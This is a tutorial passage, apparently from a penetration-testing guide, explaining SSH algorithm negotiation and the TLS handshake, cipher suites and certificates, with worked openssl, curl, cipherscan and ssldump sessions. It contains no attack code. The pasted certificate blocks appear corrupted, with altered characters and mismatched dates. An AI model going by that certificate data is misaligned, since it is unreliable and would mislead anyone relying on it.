See [Understanding the SSH Encryption and Connection Process](#) for a detailed overview of SSH encryption. SSH encryption involves:

- public/private keys for both authentication & the key exchange
- symmetrical encryption with MACs for data exchange

See [The Secure Shell \(SSH\) Transport Layer Protocol](#) for transport details. 6. [Binary Packet Protocol](#) describes the required algorithms for compression, encryption, data integrity, key exchange, and public key algorithms. More interesting is [7.1 Algorithm Negotiation](#) which gives the data exchanged at the start of the key exchange:

```
kex_algorithms (key exchange)
server_host_key_algorithms (algorithms supported for the server host key)
encryption_algorithms_client_to_server (symmetric encryption)
encryption_algorithms_server_to_client (symmetric encryption)
mac_algorithms_client_to_server (message authentication code)
mac_algorithms_server_to_client (message authentication code)
compression_algorithms_client_to_server
compression_algorithms_server_to_client
```

The client and server exchange the above algorithm lists. To see what algorithms are supported by a host run:

```
# key exchange algorithms
ssh -Q kex
# key types
ssh -Q key
# supported symmetric ciphers
ssh -Q cipher
# above ciphers that support authenticated encryption
# ssh -Q cipher-auth
# supported message integrity codes
ssh -Q mac
```

For example, on Debian Jessie this gives:

```
hacker@kali:~$ # key exchange algorithms
hacker@kali:~$ ssh -Q kex
diffie-hellman-group1-sha1
diffie-hellman-group14-sha1
diffie-hellman-group-exchange-sha1
diffie-hellman-group-exchange-sha256
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521
diffie-hellman-group1-sha1
curve25519-sha256@libssh.org
hacker@kali:~$ # key types
hacker@kali:~$ ssh -Q key
ssh-ed25519
ssh-ed25519-cert-v01@openssh.com
ssh-rsa
ssh-dss
ecdsa-sha2-nistp256
ecdsa-sha2-nistp384
ecdsa-sha2-nistp521
ssh-rsa-cert-v01@openssh.com
ssh-dss-cert-v01@openssh.com
ecdsa-sha2-nistp256-cert-v01@openssh.com
ecdsa-sha2-nistp384-cert-v01@openssh.com
ecdsa-sha2-nistp521-cert-v01@openssh.com
ssh-rsa-cert-v00@openssh.com
ssh-dss-cert-v00@openssh.com
hacker@kali:~$ # supported symmetric ciphers
hacker@kali:~$ ssh -Q cipher
3des-cbc
blowfish-cbc
cast128-cbc
arcfour
arcfour128
arcfour256
aes128-cbc
aes192-cbc
aes256-cbc
rijndael-cbc@lysator.liu.se
aes128-ctr
aes192-ctr
aes256-ctr
aes128-gcm@openssh.com
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com
hacker@kali:~$ # above ciphers that support authenticated encryption
hacker@kali:~$ # ssh -Q cipher-auth
hacker@kali:~$ # supported message integrity codes
hacker@kali:~$ ssh -Q mac
hmac-sha1
hmac-sha1-96
hmac-sha2-256
hmac-sha2-512
hmac-md5
hmac-md5-96
hmac-ripemd160
hmac-ripemd160@openssh.com
```

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```

umac-64@openssh.com
umac-128@openssh.com
hmac-sha1-etm@openssh.com
hmac-sha1-96-etm@openssh.com
hmac-sha2-256-etm@openssh.com
hmac-sha2-512-etm@openssh.com
hmac-md5-etm@openssh.com
hmac-md5-96-etm@openssh.com
hmac-ripemd160-etm@openssh.com
umac-64-etm@openssh.com
umac-128-etm@openssh.com

```

The client has a number of ways of influencing the selected algorithm:

```

# To influence the kex algorithm
ssh -o KexAlgorithms=KEXALGS ...
# To influence host key algorithm
ssh -o HostKeyAlgorithms=KEYALGS ...
# To influence cipher algorithm
ssh -c CIPHER ...
ssh -o Ciphers=CIPHERS ...
# To influence MAC
ssh -m MAC ...
ssh -o MACs=MACALGS ...

```

Once the key negotiation selects an encryption key the SSH user will be authenticated and the session data exchange begins.

4.3 SSL/TLS

4.3.1 TLS

TLS Overview

RFC 5246 [The Transport Layer Security \(TLS\) Protocol Version 1.2](#) defines the latest TLS. From [Transport Layer Security](#):

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. They use X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom they are communicating, and to exchange a symmetric key. This session key is then used to encrypt data flowing between the parties. This allows for data/message confidentiality, and message authentication codes for message integrity and as a by-product, message authentication.

An important property in this context is forward secrecy, so the short-term session key cannot be derived from the long-term asymmetric secret key.

... the 2013 mass surveillance disclosures made it more widely known that certificate authorities are a weak point from a security standpoint, allowing man-in-the-middle attacks (MITM).

... TLS and SSL encrypt the data of network connections in the application layer. In OSI model equivalents, TLS/SSL is initialized at layer 5 (session layer) and works at layer 6 (the presentation layer). The session layer has a handshake using an asymmetric cipher in order to establish cipher settings and a shared key for that session; then the presentation layer encrypts the rest of the communication using a symmetric cipher and that session key.

[Ciphers](#) shows the list of ciphers supported by OpenSSL for supported SSL/TLS versions. You can list them yourself for your current host via:

```
openssl ciphers -V 'ALL'
# sort by strength
openssl ciphers -V 'ALL:@STRENGTH'
```

TLS Versions

From [Comparison of TLS implementations](#):

Several versions of the TLS protocol exist. SSL 2.0 is a deprecated protocol version with significant weaknesses. SSL 3.0 (1996) and TLS 1.0 (1999) are successors with two weaknesses in CBC-padding that were explained in 2001 by Serge Vaudenay. TLS 1.1 (2006) fixed only one of the problems, by switching to random IVs for CBC block ciphers, whereas the more problematic use of mac-pad-encrypt instead of the secure pad-mac-encrypt was ignored and is still present in TLS 1.2 today. A workaround for SSL 3.0 and TLS 1.0, roughly equivalent to random IVs from TLS 1.1, was widely adopted by many implementations in late 2011, so from a security perspective, all existing version of TLS 1.0, 1.1 and 1.2 provide equivalent strength in the base protocol and are suitable for 128-bit security according to NIST SP800-57 up to at least 2030. In 2014, the POODLE vulnerability of SSL 3.0 was discovered, which makes SSL 3.0 insecure and no workaround exists other than abandoning SSL 3.0 completely.

TLS 1.2 (2008) is the latest published version of the base protocol, introducing a means to identify the hash used for digital signatures. While permitting the use of stronger hash functions for digital signatures in the future (rsa,sha256/sha384/sha512) over the SSL 3.0 conservative choice (rsa,sha1+md5), the TLS 1.2 protocol change inadvertently and substantially weakened the default digital signatures and provides (rsa,sha1) and even (rsa,md5).

From this 2011 blog post [Support for SSL/TLS protocols on Windows](#), even the out-of-support Windows XP & Windows Server 2003 support TLS 1.0 while all supported, up-to-date Windows systems support TLS 1.2. There is strong pressure for users to upgrade their browsers: clients need a recent browser version to mitigate against security attacks like FREAK (see [Web browsers](#)).

Server Side TLS

On the website side, [Websites](#) shows TLS is supported by 99.7% of the websites with TLS 1.2 supported by 54.5%.

Mozilla wiki's [Security/Server Side TLS](#) recommends how to set up TLS and [Mozilla SSL Configuration Generator](#) will actually generate server SSL configuration of an Apache/Nginx/HAProxy server with a given OpenSSL version for a Modern/Intermediate/Old browser. It will give not only the server configuration file but also the oldest compatible clients for Firefox, Chrome, Opera, Safari, Android, and Java.

Run [jvehent/cipherscan](#) to see the prioritized list of cipher suites supported by a web site:

```
hacker@hacker:~$ git clone https://github.com/jvehent/cipherscan
##### SNIP #####
hacker@triple:~$ cd cipherscan
hacker@kali:~/cipherscan$ ./cipherscan pentest-meetup.appspot.com
.....
Target: pentest-meetup.appspot.com:443

prio  ciphersuite                protocols                pfs_keysize
1     ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2                  ECDH, P-256, 256bits
2     ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2                  ECDH, P-256, 256bits
3     ECDHE-RSA-AES128-SHA        TLSv1.1, TLSv1.2        ECDH, P-256, 256bits
```

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4	ECDHE-RSA-RC4-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	ECDH, P-256, 256bits
5	AES128-GCM-SHA256	TLSv1.2	
6	AES128-SHA256	TLSv1.2	
7	AES128-SHA	TLSv1.1, TLSv1.2	
8	RC4-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	
9	RC4-MD5	SSLv3, TLSv1, TLSv1.1, TLSv1.2	
10	ECDHE-RSA-AES256-GCM-SHA384	TLSv1.2	ECDH, P-256, 256bits
11	ECDHE-RSA-AES256-SHA384	TLSv1.2	ECDH, P-256, 256bits
12	ECDHE-RSA-AES256-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	ECDH, P-256, 256bits
13	AES256-GCM-SHA384	TLSv1.2	
14	AES256-SHA256	TLSv1.2	
15	AES256-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	
16	ECDHE-RSA-AES128-SHA256	TLSv1.2	ECDH, P-256, 256bits
17	ECDHE-RSA-DES-CBC3-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	ECDH, P-256, 256bits
18	DES-CBC3-SHA	SSLv3, TLSv1, TLSv1.1, TLSv1.2	

Certificate: trusted, 2048 bit, sha1WithRSAEncryption signature
TLS ticket lifetime hint: 100800
OCSP stapling: not supported
Server side cipher ordering

Then run `curl` to see what was actually negotiated by the client (number 2 in the priority list as the client doesn't support number 1):

```

hacker@kali:~$ curl \
-k -o /dev/null -s -v https://pentest-meetup.appspot.com/html/index.html
##### SNIP #####
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
##### SNIP #####

```

Add option `--ciphers "ECDHE-RSA-AES256-GCM-SHA384"` to force a more secure cipher via the client. The client cipher specification is honored despite being a lower priority on the server's list (10 vs. 2).

```

hacker@kali:~$ curl --ciphers "ECDHE-RSA-AES256-GCM-SHA384" \
-k -o /dev/null -s -v https://pentest-meetup.appspot.com/html/index.html
##### SNIP #####
* SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
##### SNIP #####

```

Libraries

The Heartbleed vulnerability struck [OpenSSL](#), but not some other SSL/TLS implementations like Mozilla's [NSS](#). So it can be important to know the SSL/TLS provider used. Read [Comparison of TLS implementations](#). Included in the list of TLS libraries is:

NSS Supports server and client-side SSL/TLS. [Applications that use NSS](#): Mozilla clients, Google Chrome/Chromium (non-android), Apache mod_nss SSL module, ...

OpenSSL The most popular server-side SSL/TLS implementation.

LibreSSL OpenSSL forked by OpenBSD after the Heartbleed vulnerability.

BoringSSL Google's fork of OpenSSL. "There are no guarantees of API or ABI stability with this code: we are not aiming to replace OpenSSL as an open-source project."

Java Secure Socket Extension Java package implementing SSL/TLS.

At times the `ldd` command can be useful in determining the SSL/TLS libraries used (in combination with `apt-file`).

TLS Handshake Protocol

See [SSL/TLS in Detail](#) for a good, detailed description of SSL/TLS. The cipher suite indicates the protocol, key exchange algorithm, encryption algorithm, and hash function. For example, `TLS_DHE_RSA_WITH_AES_256_CBC_SHA`:

TLS protocol

DHE_RSA ephemeral Diffie-Hellman key exchange algorithm using a server public key of type RSA (suitable for signatures)

AES_256_CBC encryption algorithm

SHA hash function

SSL is divided into SSL Handshake Protocol, SSL Change Cipher Spec Protocol, SSL Alert Protocol, and SSL Record Protocol. [RFC 5246 Handshake Protocol Overview](#) describes the client-server message flow for a full handshake:

Client		Server
ClientHello	————>	* = optional
.		ServerHello
.		Certificate*
.		ServerKeyExchange*
.		CertificateRequest*
.	<————	ServerHelloDone
Certificate*		
ClientKeyExchange		
CertificateVerify*		
[ChangeCipherSpec]		
Finished	————>	
.		[ChangeCipherSpec]
.	<————	Finished
Application Data	<————>	Application Data

So relate this to actual running programs we start `ssldump` in one console then `curl` in another to display the handshake. First `curl` SSL TLS negotiation is annotated using the description in [TLS Handshake Protocol](#). Note the lack of detail in the `curl` output:

```
hacker@kali:~$ curl -s -v -o /dev/null https://www.example.com/
* Hostname was NOT found in DNS cache
*   Trying 93.184.216.34...
* Connected to www.example.com (93.184.216.34) port 443 (#0)
* successfully set certificate verify locations:
*   CAfile: none
*   Capath: /etc/ssl/certs
====> Client sends "Client hello":
====>   version number
====>   random value
====>   session id (if resuming previous session)
====>   supported cipher suites
====>   compression algorithm
* SSLv3, TLS handshake, Client hello (1):
```

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```

} [data not shown]
====> Server sends "Server hello":
====>   version number
====>   random value
====>   session id (new, resumed, null = new but not resumable)
====>   selected cipher suite
====>   compression algorithm
* SSLv3, TLS handshake, Server hello (2):
{ [data not shown]
====> Server:
====>   send server certificate
====>   server key exchange
====>   optional client certificate request
* SSLv3, TLS handshake, CERT (11):
{ [data not shown]
* SSLv3, TLS handshake, Server key exchange (12):
{ [data not shown]
====> Server sends "Server hello done"
* SSLv3, TLS handshake, Server finished (14):
{ [data not shown]
====> Client:
====>   optionally sends client certificate
====>   optionally client key exchange
====>   optionally certificate verify
* SSLv3, TLS handshake, Client key exchange (16):
} [data not shown]
====> Client:
====>   client sends "Change cipher spec" to server
* SSLv3, TLS change cipher, Client hello (1):
} [data not shown]
* SSLv3, TLS handshake, Finished (20):
} [data not shown]
====> Server:
====>   server sends "Change cipher spec" to client
* SSLv3, TLS change cipher, Client hello (1):
{ [data not shown]
* SSLv3, TLS handshake, Finished (20):
{ [data not shown]
* SSL connection using TLSv1.2 / ECDHE-RSA-AES128-GCM-SHA256
* Server certificate:
*   subject: C=US; ST=California; L=Los Angeles; O=Internet Corporation for
↳Assigned Names and Numbers; OU=Technology; CN=www.example.org
*   start date: 2014-11-06 00:00:00 GMT
*   expire date: 2015-11-13 12:00:00 GMT
*   subjectAltName: www.example.com matched
*   issuer: C=US; O=DigiCert Inc; OU=www.digicert.com; CN=DigiCert SHA2 High
↳Assurance Server CA
*   SSL certificate verify ok.
====> Exchange application data
##### SNIP #####

```

ssldump dumps out more handshake details:

```

hacker@kali:~$ sudo ssldump -a -A -H -i br0
New TCP connection #1: kali(36502) <-> 93.184.216.34(443)
====> Client sends "Client hello":
====>   version number

```

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```

====>  random value
====>  session id (if resuming previous session)
====>  supported cipher suites
====>  compression algorithm
1 1  0.0157 (0.0157)  C>SV3.1(512)  Handshake
      ClientHello
        Version 3.3
        random[32]=
          d4 07 23 00 3c 5b ed ae 46 f2 7e 0c 99 30 2f 81
          00 0a 17 4f 10 84 ab 1f 02 e6 78 87 8d d1 61 c5
        cipher suites
##### SNIP #####
        TLS_DHE_RSA_WITH_AES_256_CBC_SHA
        TLS_DHE_DSS_WITH_AES_256_CBC_SHA
##### SNIP #####
        TLS_RSA_WITH_AES_256_CBC_SHA
##### SNIP #####
        TLS_DHE_DSS_WITH_NULL_SHA
##### SNIP #####
        TLS_DHE_RSA_WITH_AES_128_CBC_SHA
        TLS_DHE_DSS_WITH_AES_128_CBC_SHA
##### SNIP #####
        TLS_RSA_WITH_AES_128_CBC_SHA
##### SNIP #####
        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
        TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA
##### SNIP #####
        TLS_RSA_WITH_3DES_EDE_CBC_SHA
##### SNIP #####
        compression methods
          NULL
====>  Server sends "Server hello":
====>  version number
====>  random value
====>  session id (new, resumed, null = new but not resumable)
====>  selected cipher suite
====>  compression algorithm
1 2  0.0359 (0.0201)  S>CV3.3(94)  Handshake
      ServerHello
        Version 3.3
        random[32]=
          e9 ee c5 60 b0 b1 6d 20 fe f6 e4 34 6f 2b 5d 2e
          c2 96 15 db da c5 c2 5a 2c bc e3 be b6 2d 60 84
        session_id[32]=
          51 ec c6 9c 22 90 03 8d 92 b8 96 7f 60 1b 1a 9b
          de b6 44 bd f1 20 44 e8 13 a9 a9 da d0 8e e4 24
        cipherSuite      Unknown value 0xc02f
        compressionMethod      NULL
====>  Server:
====>  sends server certificate
====>  server key exchange
====>  optional client certificate request
1 3  0.0367 (0.0008)  S>CV3.3(2734)  Handshake
      Certificate
        certificate[1516]=
##### SNIP #####
        certificate[1205]=

```

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```
##### SNIP #####
1 4 0.0367 (0.0000) S>CV3.3(333) Handshake
    ServerKeyExchange
====> Server sends "Server hello done"
1 5 0.0367 (0.0000) S>CV3.3(4) Handshake
    ServerHelloDone
====> Client:
====> optionally sends client certificate
====> optionally client key exchange
====> optionally certificate verify
    ClientKeyExchange
====> Client:
====> client sends "Change cipher spec" to server
1 6 0.0430 (0.0063) C>SV3.3(70) Handshake
1 7 0.0430 (0.0000) C>SV3.3(1) ChangeCipherSpec
====> Server:
====> server sends "Change cipher spec" to client
1 8 0.0430 (0.0000) C>SV3.3(40) Handshake
1 9 0.0562 (0.0131) S>CV3.3(1) ChangeCipherSpec
====> Exchange application data
1 10 0.0562 (0.0000) S>CV3.3(40) Handshake
1 11 0.0573 (0.0011) C>SV3.3(103) application_data
1 12 0.0705 (0.0131) S>CV3.3(345) application_data
1 13 0.0710 (0.0005) S>CV3.3(1294) application_data
1 14 0.0716 (0.0005) C>SV3.3(26) Alert
1 0.0718 (0.0001) C>S TCP FIN
1 15 0.0842 (0.0124) S>CV3.3(26) Alert
1 0.0849 (0.0007) S>C TCP FIN
```

4.3.2 SSL Certificates

Testing Web Site SSL Security

To test the SSL security of a web site try [SSL Server Test](#).

Setting up SSL on a Web Server

In order to set up an SSL certificate for your own web site you need: a domain, domain validation rights, and a web server. You can create a self-signed SSL certificate or get one from a certificate authority.

If you use a certificate authority:

- You will ask for a certificate type that is either for a single domain (www.bitbender.org), a wildcard (*.bitbender.org), or multiple domains using the subject alternative name field (bitbender.org, www.bitbender.org, www.example.com).
- The certificate authority will validate you one of three ways:
 - Domain: CA validates control of the domain (via email).
 - Organization: CA validates requestor legal identity is validated.
 - [Extended Validation Certificate](#): follows the stricter [EV SSL Certificate Guidelines](#).

Generating a self-signed certificate is easy:

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/nginx/ssl/nginx.key -out /etc/nginx/ssl/nginx.crt
```

See [How To Create an SSL Certificate on Nginx for Ubuntu 14.04](#) for the complete steps on setting up nginx with a self-signed certificate.

For a CA-generated certificate you must generate a CSR (certificate signing request), get validated, receive your certificate, and install it on your web server. There are several good articles covering different web servers and certificate types.

- [How to Install an SSL Certificate from a Commercial Certificate Authority.](#)
- [How To Set Up Apache with a Free Signed SSL Certificate on a VPS.](#)
- [How To Set Up Multiple SSL Certificates on One IP with Apache on Ubuntu 12.04.](#)

Goal - Encrypt Web Traffic

The EFF announced [Let's Encrypt in Launching in 2015: A Certificate Authority to Encrypt the Entire Web](#):

a new certificate authority (CA) initiative that we have put together with Mozilla, Cisco, Akamai, IdentityTrust, and researchers at the University of Michigan that aims to clear the remaining roadblocks to transition the Web from HTTP to HTTPS.

It's not available now, but there are other free options:

- Generate a self-signed certificate. This generates ominous browser warnings, requiring the user to take steps to accept the certificate.
- Use a free SSL certificate.
 - [StartSSL](#) provides a free Class 1 SSL certificate. See [Switch to HTTPS Now, For Free](#) for detailed instructions. Note that they do charge (currently \$30) for certificate revocation.
 - [CAcert](#) “CAcert.org is a community-driven Certificate Authority that issues certificates to the public at large for free.” The catch is that their CA is not pre-loaded into browsers. They do offer a range of certificates for free, but from [More Points, More Privileges](#) they require an increasing number of “assurance points”.
- Some web providers support free https like Google App Engine (via a free [Wildcard certificate](#)) and github.io ([GitHub Pages Now \(Sorta\) Supports HTTPS, So Use It](#)). Here is Google App Engine's *.appspot.com certificate use by the web site you're viewing (pentest-meetup.appspot.com):

```
hacker@Kali:~$ curl -s -v -o /dev/null \
https://pentest-meetup.appspot.com/html/index.html
##### SNIP #####
* Server certificate:
*   subject: C=US; ST=California; L=Mountain View; O=Google Inc; CN=*.appspot.com
*   start date: 2015-02-27 19:45:18 GMT
*   expire date: 2015-05-28 00:00:00 GMT
*   subjectAltName: pentest-meetup.appspot.com matched
*   issuer: C=US; O=Google Inc; CN=Google Internet Authority G2
*   SSL certificate verify ok.
##### SNIP #####
```

openssl s_client ... shows the certificate chain:

```

hacker@kali:~$ openssl s_client -showcerts -connect pentest-meetup.appspot.
↳com:443 < /dev/null
CONNECTED(00000003)
depth=2 C = US, O = GeoTrust Inc., CN = GeoTrust Global CA
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot.com
  i:/C=US/O=Google Inc/CN=Google Internet Authority G2
-----BEGIN CERTIFICATE-----
MIIEZzCCA7egAwIBAgIIbaA4FkysR4UwDQYJKoZIhvcNAQEFBQAwwSTELMAkGA1UE
BhMCVVMxExZARBgNVBAoTCkdvb2dsZSBjbmMxJTAjBgNVBAMTHEdvd2dsZSBjbnRl
cm5ldCBkdXRob3JpdHkgRzIwHhcNMjUwMjI3MTk0NTE4WHcNMjUwNTI4MDAwMDAw
WjBnMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcn5pYTEwMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2x1IEluYzEWMBQGA1UEAwwNKi5h
cHBzcG90LmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMx6Q4XR
U0z1WLio+lmbjUqqpNkROCnUBO8BwEMze+hu2E8CpEL7iOTbyXt1N349unJelD73
X1WLk006/JP4A+rupCbZ964GPHQY0opWH8RF2OUyalPFxzJYANA2/skLnTWNsMWS
xzALiQWct0Gn0T7/mkUcxIeOdXr6Wy7h7HK2Hw2t2OXBawoyP+m2ECGxw0XFuJjq
hnZPiajDnNaDuqUbrPqp/DLpygP3ba0/xYSchXavUcG6zD/HgfCO0k7o/RruwPrQ
urlR9/dNFDtFRFWN86T+E8fAZbOVK7UMyv/vp5ky30b3LrjiIB+vrtg1lkyGRBh
BQTNLipzyiZKCQMCaWEAAaOCAZSwggGXMB0GA1UdJQQwMBQGCCsGAQUFBwMBBggr
BgEFBQcDAjBzBgNVHREEdDBggg0qLmFwcHNwb3QuY29tghUqLnRoaw5rd2l0aGdv
b2dsZS5jb22CECoud2l0aGdvb2dsZS5jb22CC2FwcHNwb3QuY29tghN0aGlua3dp
dGhnb29nbGUuY29tgg53aXRoz29vZ2x1LmNvbTBoBggrBgEFBQcBAQRcMFowKwYI
KwYBBQUHMAKGH2h0dHA6Ly9wa2kuZ29vZ2x1LmNvbS9HSUFHMi5jcnQwKwYIKwYB
BQUHMAAGGH2h0dHA6Ly9jbGllbnRzMS5nb29nbGUuY29tL29jc3AwHQYDVR0OBBYE
FPqXnNVIcd3V72HtCSpzRCZnEHhpMAwGA1UdEwEB/wQCMAAwHwYDVR0jBBGwFoAU
St0GFhu89mildvWBtrtiGrpagS8wFwYDVR0gBBAwDjAMBgorBgEEAdZ5AgUBMDAG
A1UdHwQPMCCwJaaJoCGGH2h0dHA6Ly9wa2kuZ29vZ2x1LmNvbS9HSUFHMi5jcmww
DQYJKoZIhvcNAQEFBQADggEBAApkPjVfVBGnYspCiZp9Ux5WivjyaLRIdDPqQGe
wKnmfKkLyCE6NnJCb4sBgbPfL5EgYtYcoqUNEemoipTr/mlxMgk9CdJRVmaMNPpHH
KrnU7wWQCDq/KUVF8/MM+/5Z0Yyrg0UW3h7av/qAo3/TV2n9Fe8e+A3AKvomCggp
ly2YtdAdJkSajza+XApoXyA3g5L4zleBnUunjVKUvjyJgoNi8RnYkMnpsyZPSXbf
+bp1GblMagIMo9QHrF0zBndOsrJKnaJjM/Y4ln5N7KYQlWCaWAWNC1cqZVAm6HjR
UF3YyYht4eVnxglortlC6TOKhl2a5v4+6ucDLx40rGNk8WU=
-----END CERTIFICATE-----
 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
  i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
-----BEGIN CERTIFICATE-----
MIID8DCCAtigAwIBAgIDAjp2MA0GCSqGSIb3DQEBBQUAMEIxCzAJBgNVBAYTA1VT
MRYwFAYDVQQKEw1HZW9UcnVzdCBjbmMuMRswGQYDVQQDEw1HZW9UcnVzdCBHbG9i
YWwgQ0EwHhcNMjUwMjI3MTk0NTE4WHcNMjUwNTI4MDAwMDAwWjBnMQswCQYDVQQG
EwJVUzETMBEGA1UEChMKR29vZ2x1IEluYzE1MCMGA1UEAxMcR29vZ2x1IEludGVy
bmV0IEFldGhvcml0eSBHMjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AJwqBHdc2FCROgaJguDYUEi8iT/xGXAaiEZ+4I/F8YnOIe5a/mEntzJEiaB0C1NP
VaTOgmKV7utZX8bhBYASxF6UP7xbSDj0U/ck5vuR6RXEz/RTDfRK/J9U3n2+oGtv
h8DQUB8oMANA2ghzUWx//zo8pzcGjr1LEQTrfSt5vn8MXH71NVg8y5Kr0LSy+rE
ahqyzFFdFuLH8gZYR/Nnag+YyuENW1lhMgZxUYi+FOVvuOAShDGKuy6lyARxzmZ
EASg8GF61SWMT1J14rbtCMoU/M4iarNOz0YDl5cDfsCx3nuvRTPPu5xt970JSXC
DTWJnZ37DhF5iR43xa+OcmkCAwEAAaOB5zCB5DAfBgNVHSMEGDAwBTAeph0jYn7
qwVkBDF9qn1luMrMTjAdBgNVHQ4EFgQUSt0GFhu89mildvWBtrtiGrpagS8wEgYD
VR0TAQH/BAgwBgEB/wIBADAQBgNVHQ8BAf8EBAMCAQYwNQYDVR0fBC4wLDAQoCig
JoYkaHR0cDovL2cuc3ltY2IuY29tL2NybmhmZ3RnbG9iYWwY3JsMC4GCCsGAQUF
BwEBBwIwIDAeBggrBgEFBQcwAYYSaHR0cDovL2cuc3ltY2IuY29tMBcGA1UdIAQQ
MA4wDAYKKwYBBAHwQIFATANBgkqhkiG9w0BAQUFAAOCAQEAAJ4zP6cc7vsBv6Jae

```

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```

+xcXZdkd9uLmCmCbZdFJrW6nx7zeE4fxsggWwmfq6ngCTRfomUlnZ1f/Wm8gzPn6
8R2PEAwCosTJAXaWvpv5Fdg50cUDR3a4iowx1mDV5I/b+jzG1Zgo+ByPF5E0y8tS
etH70iDk4Yax2BgPvtaHZI3FCiVCUe+yOLjgHdDh/Ob0r0a678C/xbQF9ZR1DP6i
vgK66oZb+TWZzVxXFjYWhGiN3GhkXVBNGnvwhtJwoKvmuAJRtJZ0cggqXe/GFsNMP
WOH7sf6coaPo/ck/9Ndx3L2MpBngISMjVROPPBYCCX65r+7bU2S9cS+50c4wt7S8
VOHBW==
-----END CERTIFICATE-----
  2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
  i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
-----BEGIN CERTIFICATE-----
MIIDfTCCAuagAwIBAgIDervmMA0GCSqGSIb3DQEBBQUAME4xCzAJBgNVBAYTA1VT
MRAwDgYDVQQKEwdFcXVpZmF4MS0wKwYDVQQLEyRfcXVpZmF4IFN1Y3VyZSBDDXJ0
aWZpY2F0ZSBBDXRob3JpdHkwHhcnMDIwNTIxMDQwMDAwWhcNMTgwODIxMDQwMDAw
WjBCMQswCQYDVQQGEwJVUzEWMBQGA1UEChMNR2VvVHJ1c3QgSW5jLjEjEjBkGA1UE
AxMSR2VvVHJ1c3QgR2xvYmFsIENBMBIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAswYyZD99BcJg1Z+W988bDjkcbd4kdS8odhM+KhDtGpPtSEHCiJaWC9m
OSm9BXiLnTjObddqfnGk5sRgrDvgOSJKA+eJdbtg/OtppHHmM1CGDUUna2YRpIu
T8rxh0PBFpVXLVDviS2Aelet8u5fa9IAjkbU+BVQVndnARqN7csiRv81VK83qlz6c
JmTM386DGXHKtubU1XupGc1V3sjs0144U+VcT4wt/1AjNvxm5suOpDkZALeVajmR
Cw7+OC7RHQW9k0+bw8HHA8sHo9gOeL6NlMTodReJivbPagUvTLrGAMoUgRx5asz
PeE4uwc2hgKceeoWMPRfwCvocWvk+QIDAQABo4HwMIHtMB8GA1UdIwQYMBAAFEjm
aPkr0rKV10fYIyAQZtOYKJ/UMB0GA1UdDgQWBbTAephoyJn7qwVkdBF9qn1luMrM
TjAPBgNVHRMBAf8EBTADAQH/MA4GA1UdDwEB/wQEAWIBBjA6BgNVHR8EMzAxMC+g
LaArhilodHRWoi8vY3JsLmdl1b3RydXN0LmNvbS9jcmxzL3N1Y3VyZWZhbmNybDBO
BgNVHSAERzBFMEMGBFudIAAwOzA5BggrBgEFBQcCARYtaHR0cHM6Ly93d3cuZ2Vv
dHJ1c3QuY29tL3J1c291cmNlcY9yZXBvc2l0b3J5MA0GCSqGSIb3DQEBBQUAA4GB
AHbhEm5QsYShjAGSoEIZ/Alx8dxfmubu3UOx//8PDITZDOLC5MH0Y0FWDomrL
NhGc6Ehmo21/uBPUR/6LWlxz/K7ZGIZOKuXNBsQltLroxwUCEm2u+WR74M26x1W
b8ravHNjkor/ez4iyz0H7V84dJzjA1BzOoa+Y7mHyhD8S
-----END CERTIFICATE-----
---
Server certificate
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.appspot.com
issuer=/C=US/O=Google Inc/CN=Google Internet Authority G2
---
##### SNIP #####
DONE

```

- **SNI** (Server Name Indication) allows multiple servers on the same IP to use different certificates (https to the same IP for different DNS names). SNI does for https what virtual hosts does for http: multiple distinct DNS hosts sharing an IP can use https/http. CloudFlare [Introducing Universal SSL](#) provides free SSL even to their free sites. There are a number of restrictions, but [Configuring CloudFlare's Universal SSL](#) shows how to set up free Universal SSL with GitHub. For Heroku, [Set up CloudFlare's free SSL on Heroku](#). The free plans require a browser that supports SNI:

Free plan SSL service will utilize Elliptic Curve Digital Signature Algorithm (ECDSA) certificates from Comodo or GlobalSign. These certificates will cover both your root domain and first-level subdomains through the use of a wildcard. ... SSL for Free plan users works with these modern browsers which support Server Name Indication (SNI):

OpenSSL and SSL Certificates

Read [OpenSSL Essentials](#) to gain a good understanding of using `openssl` with certificates. Here are some examples:

To generate a self-signed certificate (unencrypted):

```
# create a private key and certificate pair
# following openssl req create private key just like this command:
# openssl genrsa -aes256 -out server.key 4096
openssl req -batch -x509 \
  -newkey rsa:4096 -nodes -keyout server.key -days 365 -out bitbender.crt \
  -subj "/C=US/ST=California/L=Redondo Beach/O=bitbender/CN=*.bitbender.org/\
emailAddress=bitbender@bitbender.org"

# verify private key matches certificate
openssl rsa -noout -modulus -in server.key | openssl md5
openssl x509 -noout -modulus -in bitbender.crt | openssl md5

# check private key, display certificate
openssl rsa -check -text -noout -in server.key
openssl x509 -text -noout -in bitbender.crt

# decrypt a key
openssl rsa -in server.key -out server_decrypted.key

